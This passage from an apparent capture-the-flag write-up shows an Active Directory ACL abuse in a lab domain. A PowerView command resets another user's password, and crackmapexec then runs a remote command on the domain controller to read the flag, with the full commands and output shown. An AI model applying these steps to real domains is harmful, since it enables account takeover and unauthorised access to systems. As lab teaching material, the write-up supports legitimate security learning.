The members of the group IT SUPPORT@MCC.LOCAL have the capability to change the user AHMAD.ALBAB@MCC.LOCAL's password without knowing that user's current password.

To abuse this ACL, we can use powerview again as user `svc.mcc` and change `ahmad.albab` passwords using the commands below.


- `Set-DomainUserPassword -Identity 'ahmad.albab' -AccountPassword 'Password123!'`



```
(LDAP)-[mcc.local\svc.mcc]
PV > Set-DomainUserPassword -Identity 'ahmad.albab' -AccountPassword 'Password123!'
INFO:root:Principal CN=ahmad.albab,CN=Users,DC=mcc,DC=local found in domain
INFO:root:Password changed for ahmad.albab
```

To confirm this, we can get the root.txt flag using crackmapexec with the password we change.

- `crackmapexec smb 10.10.0.237 -u ahmad.albab -p'Password123!' -x "type C:\\Users\\Administrator\\Desktop\\root.txt"`



```
└─# crackmapexec smb 10.10.0.237 -u ahmad.albab -p'Password123!' -x "type C:\\Users\\Administrator\\Desktop\\root.txt"
SMB         10.10.0.237     445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:mcc.local) (signing:True) (SMBv1:False)
SMB         10.10.0.237     445    DC01             [+] mcc.local\ahmad.albab:Password123! (Pwn3d!)
SMB         10.10.0.237     445    DC01             [+] Executed command
SMB         10.10.0.237     445    DC01             MCC{ff814b7de91ed440bec5af64a68979e2}
```